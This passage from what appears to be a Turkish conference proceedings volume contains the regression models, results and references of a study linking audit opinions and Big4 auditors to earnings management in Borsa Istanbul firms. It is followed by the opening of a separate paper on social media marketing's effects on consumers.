Bu çalışmada, kazanç yönetimi örnekleme, pozitif ihtiyari tahakkuklar (kazanç artırımı) ve negatif ihtiyari tahakkuklar (kazanç azaltımı) olarak ikiye ayrılmıştır. Bu ayrımın temel mantığında, yöneticilerin takdir yetkilerini amaçları doğrultusunda kazancı artırmaya veya azaltmaya yönelik olarak kullanabilmeleri yer alır. Yöneticiler, kazancı olduğundan yüksek veya düşük göstermek gibi iki farklı kazanç yönetimi alternatifine sahiptirler. Kazancı artırıcı ve azaltıcı yönde uygulamaların yer aldığı bir örnekleme kazanç yönetimini tek bir ihtiyari tahakkuklar değişkeni ile ölçmenin sakıncalı sonuçlar elde edilmesine yol açacağı düşünülmektedir. Pozitif ve negatif ihtiyari tahakkukların tek bir değişkenle ifade edilmesi, kazanç yönetimi ölçümünün etkisini azaltma potansiyeline sahiptir.² Bu nedenle, bu iki ayrı durumu ölçebilmek için, kazanç artırımını yansıtan pozitif ihtiyari tahakkukların ve kazanç

² Bu durumun önüne geçmek için başka bir alternatif, ihtiyari tahakkukların mutlak değerini kullanmaktır. Bu çalışma kapsamında sınıflandırılan veri seti, ihtiyari tahakkukların mutlak değeri kullanılarak da analiz edilmiştir. Ancak alternatif yöntem, farklı yöndeki kazanç yönetimi uygulamalarında denetime ilişkin değişkenlerin etkisini ayırtmadığı için tercih edilmemiştir.

azaltımını yansıtan negatif ihtiyari tahakkukların bağımlı değişken olduğu, iki ayrı regresyon modeli geliştirilmiştir.

$$P\dot{I}T_{it} = \beta_0 + \beta_1 Big4_{it} + \beta_2 Görüş_{it} + \beta_6 FNA_{it} + \beta_8 ROA_{it} + \beta_3 Büyüklük_{it} + \beta_4 CO_{it} + \beta_5 Zarar_{it} + \beta_5 Borç_{it}$$

$$N\dot{I}T_{it} = \beta_0 + \beta_1 Big4_{it} + \beta_2 Görüş_{it} + \beta_6 FNA_{it} + \beta_8 ROA_{it} + \beta_3 Büyüklük_{it} + \beta_4 CO_{it} + \beta_5 Zarar_{it} + \beta_5 Borç_{it}$$

PİT: Pozitif İhtiyari Tahakkuklar; NİT: Negatif İhtiyari Tahakkuklar; Big4: Denetim Big4 tarafından yürütüldüyse 1, aksi takdirde 0; Görüş: Denetim raporunda olumlu görüş dışında bir görüş bildirilmesi halinde 1, olumlu görüş bildirilmesi halinde 0; Büyüklük: Toplam varlıkların logaritması; CO: Cari Oran, dönen varlıkların kısa vadeli yükümlülükler bölümü; Zarar: Cari dönemde zarar raporlanmışsa 1, tersi durumda 0; Borç: Toplam borçların toplam varlıklara bölümü; FNA: İşletme faaliyetlerinden nakit akışının önceki yılın toplam varlıklarına bölümü; ROA: Net karın aktif toplamına bölümüdür.

Modelde yer verilen Görüş ve Big4 değişkenleri, denetim kalitesini ve denetçinin raporlama muhafazakârlığını ölçen bağımsız denetime ilişkin değişkenlerdir. Bu iki değişken, önceki başlıkta tartışılmıştır. Bu çalışmada, daha önce açıklanan bağımsız değişkenlere ek olarak, şirketlerin kazanç yönetimi seviyesini etkileyebilecek kontrol değişkenleri tanımlanmış ve modele eklenmiştir. Modelde yer alan kontrol değişkenleri, işletmenin finansal özelliklerini yansıtmaktadır. Bu değişkenler, literatürdeki çalışmalardan yararlanılarak geliştirilmiştir [9, 11, 13, 19, 22, 25, 27].

FNA, kazanç yönetimi ile nakit akışı arasındaki potansiyel ilişkiyi kontrol etmek için modele eklenmiştir. Tahakkuklar ile nakit akışının doğal ilişkisi düşünüldüğünde, FNA değişkeninin beklenen katsayısı negatif olmalıdır. ROA, şirketin finansal performans ölçüsü olarak karın kazanç yönetimi ile ilişkisini kontrol etmek için modele eklenmiştir. Düşük karlılığa sahip şirketlerin kazancı daha fazla yönetmeleri beklenmektedir. İsteğe bağlı tahakkuklar üzerinde şirket büyüklüğünün etkisini kontrol etmek için toplam varlıkların doğal logaritması (Büyüklük) modele dâhil edilmiştir. Ampirik çalışmalar, büyüklüğün isteğe bağlı tahakkuklarla negatif veya pozitif bir ilişkiye sahip olabileceğini göstermektedir. Şirketin borçluluğunu ölçen değişken (Borç), borç yapısının yöneticileri kazancı artırıcı veya azaltıcı yönde raporlamaya teşvik etme potansiyelini kontrol etmek amacıyla modelde yer almaktadır. Dikotom bir değişken olan zarar, şirketlerin zarardan kaçınmak için kazancı yönettiğine ilişkin varsayımı ve cari oran (CO), şirketin likitide gücünün kazanç yönetimi ile ilişkisini kontrol etmek için kullanılmıştır. Geçmiş çalışmalar borç, zarar ve CO değişkenlerinin kazanç yönetimi ile pozitif ya da negatif ilişkiye sahip olabileceğini göstermektedir.

3.3. Veri ve Örneklem

Araştırmanın verileri, Borsa İstanbul'a kayıtlı şirketlerin 2017-2019 yılları arasındaki üç yıla ait finansal tablolarından ve bağımsız denetim raporlarından elde edilmiştir. Şirketlerin finansal tablo verilerine Thomson Reuters Datastream veri tabanından ulaşılmıştır. Denetim raporu verilerine ise, Kamuyu Aydınlatma Platformu'nun (KAP) internet sitesinden ulaşılmıştır. Thomson Reuters Datastream veri tabanından veya KAP'ın internet sitesinden verilerine ulaşamayan şirketler araştırmanın kapsamından çıkarılmıştır. Ayrıca finansal tablo verilerindeki farklılıklar ve tahakkuk hesaplamalarındaki sorunlar nedeniyle bankacılık, sigortacılık, finansal hizmetler ve gayrimenkul sektörlerinde yer alan şirketler, birçok benzer çalışmada olduğu gibi, araştırmanın kapsamı dışında tutulmuştur. Araştırmanın kapsamına alınmayan ve verilerine ulaşamayan şirket-yıl verileri çıkarıldıktan sonra geriye kalan 760 şirket-yıl verisi analiz edilmiştir.

3.4. Ampirik Bulgular

Ampirik analizlerde yer alan tüm değişkenlere yönelik tanımlayıcı istatistikler Tablo 1'de sunulmuştur. Tablo 1'de sunulan tanımlayıcı istatistikler, tüm örneklem verisi içerisinde yer alan finansal raporların yaklaşık olarak yarısının (%48) Big4 olarak tanımlanan büyük denetim firmaları tarafından denetlendiğini ve denetim raporlarının yaklaşık olarak %13'ünde olumlu görüş dışında bir görüş bildirildiğini göstermektedir. Örneklem verisinin pozitif ve negatif ihtiyari tahakkuklara göre ikiye ayrılmasıyla elde edilen veri setlerinin tüm değişkenlere yönelik tanımlayıcı istatistikleri Tablo 1'de yer almaktadır.

Tablo 1. Değişkenler için Betimleyici İstatistikler

	Tüm Veri		P. İ. T Verisi		N. İ. T. Verisi	
	μ	σ	μ	σ	μ	σ
İT	0,000	0,147	0,093	0,124	-0,082	0,113
TT	-0,005	0,203	0,155	0,195	-0,091	0,148
Bi4	0,484	0,500	0,511	0,501	0,462	0,499
Görüş	0,133	0,339	0,073	0,256	0,187	0,390
FNA	0,0417	0,143	0,053	0,144	0,0317	0,142
ROA	0,023	0,184	0,106	0,099	-0,050	0,209
Büyüklik	13,233	1,932	13,305	1,900	13,170	1,959
CO	1,856	2,024	2,334	2,322	1,435	1,604
Zarar	0,300	0,485	0,025	0,157	0,544	0,498
Borç	0,286	0,256	0,227	0,144	0,339	0,285
n (birim)	760		358		402	

Ampirik analizlerde yer alan tüm bağımlı, bağımsız ve kontrol değişkenlerinin korelasyon katsayıları Tablo 2'de sunulmuştur. Regresyon modelinden güvenilir sonuçlar elde edilebilmesi için değerlendirilmesi gereken önemli bir varsayım, bağımsız değişkenler arasındaki korelasyon seviyesidir. Değişkenler arasında 0,8'in üzerinde yüksek seviyeli bir korelasyon, regresyon analizlerini tehdit eden çoklu doğrusal bağlantı problemine neden olabilir [36-37]. Regresyon modellerinde yer alan

değişkenlerin hiçbirisinin arasında bu seviyenin üzerinde yüksek korelasyona rastlanmamıştır. Çoklu doğrusal bağlantı probleminin değerlendirilmesi için kullanılan bir diğer ölçüt, varyans şişirme faktörü (Variance Inflation Factor, VIF) ve tolerans değerleridir. Regresyon analizlerinde çoklu doğrusal bağlantı probleminin görülmemesi için tolerans değerlerinin 0,10'un üzerinde ve VIF değerlerinin 4'ün altında olması beklenir [36, 38]. Tablo 3'te sunulan tüm değişkenlerin yer aldığı regresyon modellerinde ve Tablo 4'te sunulan sadeleştirilmiş regresyon modellerinin hepsinde tüm değişkenlerin VIF ve tolerans değerlerinin uygun seviyede olduğu tespit edilmiştir.

Tablo 2. Değişkenleri için İki Ayrı Veri Setine Göre Korelasyon Tablosu

Pozitif İ.T. Veri	İT	Big4	Görüş	FNA	ROA	Büyüklik	CO	Zarar	Borç	Negatif İ.T. Veri
İT	1	0,130	-0,232	0,028	0,705	0,259	0,094	-0,412	-0,378	İT
Big4	-0,021	1	-0,263	0,108	0,152	0,510	-0,116	-0,208	0,071	Big4
Görüş	0,122	-0,157	1	-0,185	-0,252	-0,233	0,041	0,117	0,161	Görüş
FNA	-0,077	0,214	-0,049	1	0,291	0,171	0,247	-0,370	-0,302	FNA
ROA	0,780	0,087	0,190	0,356	1	0,325	0,136	-0,350	-0,288	ROA
Büyüklik	-0,131	0,446	-0,138	0,165	-0,055	1	-0,048	-0,306	0,106	Büyüklik
CO	0,273	-0,094	0,176	0,229	0,436	-0,146	1	-0,224	-0,353	CO
Zarar	-0,037	-0,093	0,024	-0,257	-0,209	-0,095	-0,085	1	0,207	Zarar
Borç	-0,195	0,162	-0,037	-0,223	-0,321	0,241	-0,420	0,013	1	Borç

Tablo 3'te araştırma hipotezlerinin test edilmesini sağlayan regresyon analizlerinin sonuçları sunulmuştur. Bağımlı değişkeni, kazancı artırıcı ve azaltıcı kazanç yönetiminin göstergesi olan pozitif ve negatif ihtiyari tahakkuklar olan iki ayrı regresyon analizi yürütülmüştür. Her iki regresyon modelinde bağımlı değişkenin bağımsız değişkenler tarafından açıklanma oranları (PİT Modeli $R^2=0,77$; NİT Modeli $R^2=0,65$) yüksek düzeydedir. Analiz bulguları, şirketin denetim raporunda olumlu görüş dışında bir görüş bildirilmesi ile ihtiyari tahakkukları arasında anlamlı bir ilişki olduğunu, dolayısıyla H_1 hipotezinin kabul edildiğini göstermektedir. Diğer taraftan bulgular, şirketin bağımsız denetiminin Big4 tarafından yürütülmesi ile ihtiyari tahakkukları arasında anlamlı bir ilişki bulunmadığını, dolayısıyla H_2 hipotezinin reddedildiğini göstermektedir. Ayrıca analizlerde yer alan şirketin büyüklüğü dışındaki tüm kontrol değişkenlerinin kazanç yönetimi ile ilişkisi tespit edilmiştir.

Tablo 3. Regresyon Modeli Çıktı Tablosu

Bağımlı Değişken	PİT	Bağımsız Değişkenler *								
		Sabit	Big4	Görüş	FNA	ROA	Büyüklik	CO	Zarar	Borç
Katsayı		-0,008	-0,002	0,044	-0,327	1,200	0,000	-0,004	0,044	0,003
p- değeri		0,744	0,783	0,001	0,000	0,000	0,873	0,029	0,042	0,881
Model F	142,8									
Model R ²	0,766									
Bağımlı Değişken	NİT	Bağımsız Değişkenler **								
		Sabit	Big4	Görüş	FNA	ROA	Büyüklik	CO	Zarar	Borç
Katsayı		-0,023	-0,003	-0,02	-0,262	0,330	0,003	-0,004	-0,06	-0,11
p- değeri		0,428	0,733	0,097	0,000	0,000	0,136	0,100	0,000	0,000
Model F	90,37									
Model R ²	0,648									

*Değişkenlerindeki en düşük Tolerans ve en yüksek VIF değerleri: 0,691 ve 1,448

** Değişkenlerindeki en düşük Tolerans ve en yüksek VIF değerleri: 0,624 ve 1,603

Tablo 4’te daha az bağımsız değişkenle oluşturulan ve tüm değişkenlerin yer aldığı modele yakın açıklama oranına sahip sadeleştirilmiş regresyon modellerinin sonuçları sunulmuştur. Her iki regresyon modelinde açıklanma oranları (PİT Modeli R²=%76; NİT Modeli R²=%54) yüksek düzeydedir. Sadeleştirilmiş modellerde bağımlı değişkenleri açıklama oranı yüksek bağımsız değişkenlere yer verilmiştir. Tam modellerde yer alan değişkenlere ilişkin bulgulara sadeleştirilmiş modellerde de ulaşılmıştır.

Tablo 4. Sadeleştirilmiş Regresyon Modeli Çıktı Tablosu

Bağımlı Değişken	: PİT	Bağımsız Değişkenler *				
		Sabit	Big4	Görüş	FNA	ROA
Katsayı		-0,014	-0,001	0,040	-0,345	1,156
p - değeri		0,016	0,932	0,002	0,000	0,000
Model F	279,0					
Model R ²	0,76					
Bağımlı Değişken	: NİT	Bağımsız Değişkenler **				
		Sabit	Big4	Görüş	FNA	ROA
Katsayı		-0,054	0,004	-0,023	-0,162	0,400
p - değeri		0,000	0,609	0,033	0,000	0,000
Model F	115,4					
Model R ²	0,538					

* Değişkenlerindeki en düşük Tolerans ve en yüksek VIF değerleri: 0,838 ve 1,193

**Değişkenlerindeki en düşük Tolerans ve en yüksek VIF değerleri: 0,869 ve 1,150

4. SONUÇ

Bu çalışmada, bağımsız denetimin kazanç yönetimini baskılama potansiyeli üzerinden hareketle, denetim görüşlerinin ve denetim firması büyüklüğünün şirketlerin kazanç yönetimi uygulamalarına etkisi analiz edilmiştir. Bir şirketin denetim raporunda olumlu görüş dışında bir görüş bildirilmesi ile kazanç yönetimi arasında pozitif, şirketin Big4 müşterisi olması ile kazanç yönetimi arasında negatif ilişki öngörülmüştür.

Analizler sonucunda hem kazancı artırıcı yönde hem de kazancı azaltıcı yönde kazanç yönetiminin denetim raporunda olumlu görüş dışında bir görüş bildirilmesi ile ilişkili olduğu belirlenmiştir. Şirketlerin finansal tablolarında pozitif veya negatif yönde raporladıkları ihtiyari tahakkuklar, denetçinin olumlu görüş dışında bir görüş oluşturması ile ilişkili bulunmuştur. Bu durum, Türkiye’de bağımsız denetimin kazanç yönetimi uygulamalarına karşı hassasiyetinin yüksek olduğunu göstermiştir. Denetçiler, GKGMİ sınırlarının içerisinde olsa dahi şirketin kazancını olduğundan farklı gösteren muhasebe uygulamalarına karşı muhafazakâr bir raporlama anlayışını benimsemişlerdir.

Denetim firmalarının sahip oldukları itibar ve mal varlığı ile orantılı ve tutarlı bir şekilde, kendilerine karşı açılacak davalardan kaçınmaya çalışmak için daha kaliteli hizmet sunmaları beklenmektedir. Big4 müşterisi olmanın daha kaliteli bir denetimin göstergesi olarak görülmesi, Big4 olarak tanımlanan firmaların daha fazla itibara ve mal varlığına sahip olmasından kaynaklanmaktadır. Analizler sonucunda, Big4 müşterisi olmanın, beklenenin aksine, Türkiye’de müşteri şirketin kazanç yönetimi uygulamalarını baskılamadığı belirlenmiştir. Bu durum, Big4 tarafından yapılan denetimin daha kaliteli olduğu beklentisinin, Türkiye’nin ekonomik ve kurumsal koşullarında geçerli olmadığını göstermiştir. Bu durum, Big4 firmalarının, Türkiye koşullarında uygun olmayan bir denetim görüşünden zarar gören üçüncü tarafların hukuki baskısıyla karşı karşıya olmadığı şeklinde yorumlanabilir. Türkiye’de yatırımcı hak ve menfaatlerinin korunması sorumluluğunun, ağırlıkla düzenleyici ve denetleyici otoritenin üzerinde olması ve uygulamada kazanç yönetimine yönelik açık bir yaptırım vurgusunun olmaması bu yorumu desteklemektedir. Fransa, Yunanistan ve Suudi Arabistan gibi Anglosakson ülkeleri dışında yapılan birçok çalışmada, benzer sonuçlar raporlanmıştır. Bu bağlamda, denetim raporuna karşı açılacak potansiyel davaları belirleyen ülkelerin hukuk sisteminin ve rapordan zarar görenlerin toplumsal tepkilerinin, büyük denetim firmalarının sunduğu hizmetinin kalitesini belirleyen faktörler olduğu söylenebilir.

Araştırma modelinde, denetim süreci ile ilgili değişkenlerin yanı sıra şirketin finansal özelliklerinin kazanç yönetimi ilişkisini belirlemeye yönelik kontrol değişkenlerine yer verilmiştir. Sonuçlar, faaliyetlerden sağlanan nakit akışının, karlılığın, mevcut dönemde zarar açıklanmasının ve şirketin likidite gücünü ölçen cari oranın kazancı artırmaya ve azaltmaya yönelik uygulamalar ile ilişkili olduğunu göstermiştir. Borçlanma düzeyi ise, kazancı azaltmaya yönelik uygulamaları ölçen negatif ihtiyari tahakkuklar ile ilişkilidir. Diğer taraftan, şirketin büyüklüğünün kazanç yönetimi ile ilişkisi saptanamamıştır. Sonuçlar, nakit akışı düşük, likidite sıkıntısı çeken buna karşın yüksek karlılık raporlayan şirketlerin daha fazla kazanç yönetimi uygulamalarına yöneldiği şeklinde açıklanabilir.

Benzer nitelikteki çalışmalarda olduğu gibi, bu çalışma da kaçınılmaz sınırlılıklar mevcuttur. Çalışmanın veri seti, Borsa İstanbul’a kayıtlı şirketlerin 2017-2019 yılları arasındaki 3 yıllık finansal tablo ve denetim raporu verilerinden oluşturulmuştur. Çalışmada denetim görüşü ve denetçi firma büyüklüğünün, kazanç yönetimi ile ilişkisi araştırılmıştır ve tahakkuk modeli olarak, Modifiye Jones

Modelinin nakit akışı değişkeni eklenerek elde edilen bir versiyonu kullanılmıştır. Ayrıca araştırma modelinde şirketin finansal özelliklerini yansıtan kontrol değişkenlerine yer verilmiştir. Gelecekteki çalışmalarda, farklı şirketlerin verilerinden oluşan örneklemeler üzerinde, farklı tahakkuk modelleri kullanılarak, tahakkuklar üzerinde etkisi beklenen farklı kontrol değişkenlerinin yer aldığı modeller ile benzer sınamalar yapılabilir. Ayrıca denetçi firma değişikliği, denetçinin sektör uzmanlığı, denetim ücreti, denetim raporunun geç yayınlanması gibi denetim sürecini etkileyen veya yönetim kurulu bağımsız üye sayısı, denetim komitesinin üye sayısı, şirketin kurumsal yönetim endeksinde yer alması, şirketin ortaklık yapısı gibi kurumsal yönetim mekanizmasını etkileyen değişkenler araştırma modeline eklenebilir.

Mevcut çalışmada, ihtiyari tahakkuklar, kazancı artırcı ve azaltıcı yönde kazanç yönetimi uygulamaları ile bağımsız değişkenlerin ilişkisini belirlemek için pozitif ve negatif şekilde ikiye ayrılmış ve iki ayrı model analiz edilmiştir. Gelecekteki çalışmalarda, denetçi raporları ayrıntılı olarak incelenerek, kazancı artırmaya ve azaltmaya yönelik uygulamalara dair denetçi görüşleri birbirinden ayrılabilir. Böyle bir içerik analizi sayesinde, kazancı artırcı ve azaltıcı uygulamalar, kazanç yönetimi ile denetçi görüşü arasındaki ilişkiyi incelemek için tasarlanan modellere iki ayrı değişken olarak eklenebilecek ve dolayısıyla pozitif ve negatif ihtiyari tahakkuklardan oluşan tek bir veri setini analiz etmek mümkün olacaktır.

5. KAYNAKÇA

- [1] Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu, Bağımsız Denetim Standardı 240.
[https://www.kgk.gov.tr/Portalv2Uploads/files/Duyurular/v2/BDS/bdsyeni25.12.2017/BDS%20240-Site\(1\).pdf](https://www.kgk.gov.tr/Portalv2Uploads/files/Duyurular/v2/BDS/bdsyeni25.12.2017/BDS%20240-Site(1).pdf)
- [2] Marinakis, P. (2011). An Investigation of Earnings Management and Earnings Manipulation in the UK, Yayınlanmamış Doktora Tezi, University of Nottingham, Nottingham.
- [3] Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu, Bağımsız Denetim Standardı 700.
[https://www.kgk.gov.tr/Portalv2Uploads/files/Duyurular/v2/BDS/BDS%20700\(2\).pdf](https://www.kgk.gov.tr/Portalv2Uploads/files/Duyurular/v2/BDS/BDS%20700(2).pdf)
- [4] Mohanram, P. S. (2003). How to Manage Earnings Management, Accounting World, 10(1), 1-12.
- [5] Francis, J. R. & Krishnan, J. (1999). Accounting accruals and auditor reporting conservatism. Contemporary accounting research, 16(1), 135-165.
- [6] Hirst, D. E. (1994). Auditor sensitivity to earnings management. Contemporary accounting research, 11(1), 405-422.

- [7] Bartov, E., Gul, F. A. & Tsui, J. S. (2001). Discretionary-accruals models and audit qualifications. *Journal of accounting and economics*, 30(3), 421-452.
- [8] Chen, C. J., Chen, S. & Su, X. (2001). Profitability regulation, earnings management, and modified audit opinions: Evidence from China. *Auditing: A Journal of Practice & Theory*, 20(2), 9-30.
- [9] Karacaer, S. & Özek, P. (2010). Denetim Firmasının Büyüklüğü ve Kâr Yönetimi İlişkisi: İMKB Şirketleri Üzerinde Ampirik Bir Araştırma. *Journal of Accounting & Finance*, (48), 60-74.
- [10] Ocak, M. (2016). Kâr Yönetimi, Bağımsız Denetim Görüşü ve Denetim Firması Değişimi Arasındaki İlişkiler: Borsa İstanbul İmalat Sektörüne Yönelik Bir Araştırma. *Business & Economics Research Journal*, 7(3), 89-110.
- [11] Habbash, M. & Alghamdi, S. (2017). Audit quality and earnings management in less developed economies: the case of Saudi Arabia. *Journal of Management & Governance*, 21(2), 351-373.
- [12] Bradshaw, M. T., Richardson, S. A. & Sloan, R. G. (2001). Do analysts and auditors use information in accruals?. *Journal of Accounting research*, 39(1), 45-74.
- [13] Butler, M., Leone, A. J. & Willenborg, M. (2004). An empirical analysis of auditor reporting and its association with abnormal accruals. *Journal of Accounting and Economics*, 37(2), 139-165.
- [14] Tsipouridou, M. & Spathis, C. (2014). Audit opinion and earnings management: Evidence from Greece. *Accounting Forum*, Vol. 38, No. 1, 38-54.
- [15] Aslanoglu, S., Cengiz, S., Dinç, Y. & Dilsiz, M. Ş. (2016). Yaratıcı Muhasebe Uygulamalarının Bağımsız Denetim Kalitesi Üzerine Etkisi: BİST’de Bir Uygulama. *Muhasebe ve Finansman Dergisi*, (69), 1-24.
- [16] Kothari, S.P., Leone, A. J. & Wasley, C. E. (2005). Performance matched discretionary accruals measures. *Journal of Accounting and Economics*, 39(1), 163-197.
- [17] DeAngelo, L. E. (1981). Auditor size and audit quality. *Journal of accounting and economics*, 3(3), 183-199.
- [18] Palmrose, Z. (1988). An Analysis of Auditor Litigation and Audit Service Quality. *The Accounting Review*, 63(1), 55-73.
- [19] Becker, C., DeFond, M., Jiambalvo, J. & Subramanyam, K. R. (1998). The effect of audit quality on earnings management. *Contemporary Accounting Research*, 15(1), 22–39.
- [20] Tendeloo, B. & Vanstraelen, V. (2008). Earnings management and audit quality in Europe: Evidence from the private client segment market. *European Accounting Review*, 17(3), 20–38.

- [21] Jordan, C. E., Clark, S. J. & Hames, C. C. (2010). The impact of audit quality on earnings management to achieve user reference points in EPS. *Journal of Applied Business Research (JABR)*, 26(1), 19–30.
- [22] Lin, J. & Hwang, M. (2010). Audit quality, corporate governance, and earnings management: A meta-analysis. *International Journal of Auditing*, 10, 1099–1123.
- [23] Chen, H., Chen, J., Lobo, G. & Wang, Y. (2011). Effects of audit quality on earnings management and cost of equity capital: Evidence from China. *Contemporary Accounting Research*, 28(3), 892–920.
- [24] Güleç, Ö. F., Temiz, H. & Öztürk, E. (2017). Denetim Kalitesinin Kazanç Yönetimi Uygulamaları Üzerindeki Etkisi: BİST Şirketleri Üzerine Bir Araştırma. *Uluslararası Trakya Muhasebe Finans ve Denetim Sempozyumu*, 164-175.
- [25] Jeong, S. W. & Rho, J. (2004). Big Six auditors and audit quality: The Korean evidence. *The International Journal of Accounting*, 39(2), 175-196.
- [26] Piot, C. & Janin, R. (2007). External auditors, audit committees and earnings management in France. *European Accounting Review*, 16(2), 429–454.
- [27] Tsipouridou, M. & Spathis, C. (2012). Earnings management and the role of auditors in an unusual IFRS context: The case of Greece. *Journal of International Accounting, Auditing and Taxation*, 21(1), 62-78.
- [28] Dechow, P., Sloan, R. & Sweeney, A. (1995). Detecting earnings management. *The Accounting Review* 70 (2): 193–225.
- [29] Jones, J. (1991) Earnings Management During Import Relief Investigations. *Journal of Accounting Research*, 29(2), 193-228.
- [30] Benligiray, S. & Onay, A (2020). Finansal Bilgi Manipülasyonu Bağlamında Bağımsız Denetçi Raporlarının ve SPK Bültenlerinin İncelenmesi. *Anadolu Üniversitesi İşletme Fakültesi Dergisi*, 2(2), 13-42.
- [31] Yaşar, A. (2013). Big four auditors' audit quality and earnings management: Evidence from Turkish stock market. *International journal of business and social science*, 4(17), 153-163.
- [32] Hribar, P. & Collins, D. W. (2002). Errors in Estimating Accruals: Implications for Empirical Research. *Journal of Accounting Research*, 40(1), 105-134.
- [33] Liu, Q. & Lu, Z. (2007). Corporate Governance and Earnings Management in the Chinese Listed Companies: A Tunneling Perspective. *Journal of Corporate Finance*, 13(2007): 881–906.
- [34] Larcker, D. F. & Richardson, S. A. (2004). Fees paid to audit firms, accrual choices and corporate governance. *Journal of Accounting Research*, 42(3), 625–658.
- [35] Stolowy, H. & Breton G. (2004). Accounts Manipulation: A Literature Review and Proposed Conceptual Framework. *Review of Accounting and Finance*, 3(1), 5-99.

- [36] Pallant, J. (2016). *A Step by Step Guide to Data Analysis using IBM SPSS (6th Edition)*. USA: McGraw-Hill Education.
- [37] Gujarati, D. (2003). *Basic econometrics (4th ed.)*. New York: McGraw Hill.
- [38] Hair J. F., Anderson R. E., Babin B. J. & Black W. C. (2010). *Multivariate data analysis: A Global Perspective (7th ed.)*, NJ: Pearson-Prentice Hall.

SOSYAL MEDYA PAZARLAMA STRATEJİLERİNİN TÜKETİCİ ÜZERİNDEKİ ETKİLERİ

Ahmet Gürbüz¹, Simay Oluğ²

¹*Karabük Üniversitesi, İşletme Fakültesi, Karabük, Türkiye*

²*Karabük Üniversitesi, İşletme Fakültesi, Karabük, Türkiye*

simayolug@hotmail.com

ÖZET

Günümüzde iletişim teknolojileri hızlı bir şekilde gelişim göstermektedir. Bu gelişim bireylerin internet ve web araçlarını daha çok kullanmasına yol açmaktadır. Kullanılan bu araçların en mühimi ise sosyal medyadır. Sosyal medya platformları sayesinde bireylerin bilgiye ulaşması daha hızlı ve kolay bir duruma gelmiş, kişiler yer ve uzaklıktan bağımsız olarak dünyanın bir ucundan diğer bir ucundaki kişiyle dahi iletişim kurabilmeye başlamışlardır. Yaşanan teknolojik gelişme ve yaygın duruma gelen internet kullanımı, işletmelerin hedefledikleri müşterilerine sosyal medya gibi yenilikten yana olan yollar ile ulaşmasını sağlamaktadır. Sosyal medyadaki kullanım artışı ile birlikte sosyal medya pazarlaması işletmeler için önemli bir araç durumuna gelmiştir. Sosyal medya pazarlama sürecine yepyeni bir nitelik getirmiş ve tüketicilere seçenek olanaklar sunmuştur. Sosyal medya pazarlaması odağına tüketicileri alan, farklı ve yeni olan bir pazarlama alanıdır. İşletmeler sosyal medya pazarlaması sayesinde tüketicilere herhangi bir durumda, konumda ve vakitte istedikleri şekilde ulaşabilmektedir. Tüketiciler ise sosyal medyada ürün ve hizmetler ile ilgili detaylı bilgi edinebilirken aynı zamanda tecrübelerini ve bilgilerine dair deneyimlerini başka tüketicilerin satın alma kararlarını etkiye uğratabacak biçimde sosyal medya üzerinden paylaşmaktadırlar. İşletme açısından bu süreçleri yönetmek büyük bir öneme sahiptir. Bu araştırmada sosyal medya ve sosyal medya pazarlama kavramları değerlendirilmeye beraber sosyal medya pazarlama stratejilerinin tüketici üzerindeki etkileri üzerinde durulmuştur.

Anahtar Kelimeler: *Sosyal Medya, Sosyal Medya Pazarlama, Tüketici*

THE EFFECTS OF SOCIAL MEDIA MARKETING STRATEGIES ON THE CONSUMER

ABSTRACT

Today, communication technologies are developing rapidly. This development causes individuals to use the internet and web tools more. The most important of these tools is social media. Thanks to social media platforms, it has become faster and easier for individuals to access information, and people have started to communicate with people from one end of the world to the other, regardless of location and distance. Technological developments and widespread use of the internet enable businesses to reach their target customers through innovative ways such as social media. With the increase in social media usage, social media marketing has become an important tool for businesses. Social media brought a brand-new quality to the marketing process and offered options to consumers. Social media marketing is a different and new marketing area that focuses on consumers. Thanks to social media marketing, businesses can reach consumers in any situation, location and time they want. While consumers can get detailed information about products and services on social media, they also share their experiences and knowledge on social media in a way that affects the purchasing decisions of other consumers. Managing these processes is of great importance for the business. In this study, social media and social media marketing concepts are evaluated, and the effects of social media marketing strategies on consumers are emphasized.

Keywords: *Social Media, Social Media Marketing, Consumer.*

Giriş

Sosyal medya en genel şekliyle tanımlanmak gerekirse; internetin Web 2.0 teknolojisiyle beraber dünyanın neresinde bulunursa bulunsun kişilerin birbirleri ile haberleşmesine ortam yaratan, fikirlerini karşılıklı belirtmelerine olanak veren, alışverişten iş diyaloglarına, iş yerlerine eleman alımından siyasi etkinliklere kadar yaşamın tüm basamaklarında paylaşımı gerçekleştiren , etkileşimli ortamın mevcudiyetini yaşama aktaran geniş tabana sahip bir platformdur (Bulunmaz, 2011). Türkiye’de ve tüm dünyada sosyal ağ uygulamaları bir pazarlama aracı olarak kullanılmaya başlanmıştır. Günümüzde varlığını devam ettiren küçük ve büyük işletmeler, sosyal medyayı bir pazarlama aracı olarak görmekte ve sosyal medya kullanıcılarını aktif tüketici olarak kabul etmektedirler. Bu sebeple işletmeler pazarlama stratejilerini sosyal medya üzerinden yapmaktadırlar. Bunun için işletmeler sosyal medya pazarlama stratejilerini bu doğrultuda geliştirerek tüketicilere daha rahat ulaşmakta tüketiciler de bundan

kolaylıkla yararlanmaktadırlar. Çünkü sosyal medya ile daha geniş kitlelere ulaşılabilmekte ve tüketici ile satıcı arasındaki mesafe ortadan kalkmaktadır. Sosyal medya ağları ile beraber kıtalar arası uzaklık ortadan kalkarak küresel pazarlama çalışmaları hız kazanmaktadır (Kazançoğlu, 2012). Yaşanan teknolojik ilerlemeler ve globalleşmenin etkisiyle farklılaşan ve gelişen yaşam şartlarına paralel olarak internet kullanımının yaygınlaşması ile beraber işletmeler müşterilerine sosyal medya aracılığıyla ulaşmaya başlamışlardır. Bu doğrultuda sosyal medya pazarlaması önemli ölçüde gelişim göstermiştir. Buna bağlı olarak sosyal medya pazarlama stratejilerinin tüketiciler üzerinde olumlu etkileri oluşmuştur.

Sosyal Medya Kavramı

